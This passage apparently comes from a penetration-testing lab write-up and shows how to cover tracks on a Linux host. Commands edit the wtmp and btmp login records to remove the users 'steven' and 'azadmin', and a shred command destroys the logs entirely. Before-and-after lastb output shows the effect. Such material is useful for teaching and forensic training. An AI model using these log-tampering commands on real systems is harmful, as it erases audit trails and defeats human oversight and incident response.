
Commands to Cover Tracks:

```
$ utmpdump /var/log/wtmp > /var/log/wtmp.file
$ sed ‘/steven\|azadmin/d’ wtmp.file > wtmp.file.b
$ utmpdump -r < /var/log/wtmp.file.b > /var/log/wtmp
```

Command to Completely destroy logs:


```
$ shred -f -n 10 /var/log/wtmp*
```

btmp Cleanup - Before



```
azadmin@target1:~$ sudo lastb
steven   ssh:notty    192.168.1.90     Thu May 12 03:50 - 03:50  (00:00)
steven   ssh:notty    192.168.1.90     Thu May 12 03:49 - 03:49  (00:00)
steven   ssh:notty    192.168.1.90     Thu May 12 03:48 - 03:48  (00:00)
michael  ssh:notty    192.168.1.90     Thu May 12 03:47 - 03:47  (00:00)
michael  ssh:notty    192.168.1.90     Thu May 12 03:47 - 03:47  (00:00)

btmp begins Thu May 12 03:47:19 2022
azadmin@target1:~$ 
```

btmp Cleanup - After



```
root@target1:/var/log# lastb
michael  ssh:notty    192.168.1.90     Thu May 12 03:47 - 03:4
michael  ssh:notty    192.168.1.90     Thu May 12 03:47 - 03:4

btmp begins Thu May 12 03:47:19 2022
root@target1:/var/log# █
```

Commands to Cover Tracks:

$ utmpdump /var/log/btmp > /var/log/btmp.file

$ sed ‘/steven/d’ btmp.file > btmp.file.b


$ utmpdump -r < /var/log/btmp.file.b > /var/log/btmp

Command to Completely destroy logs:

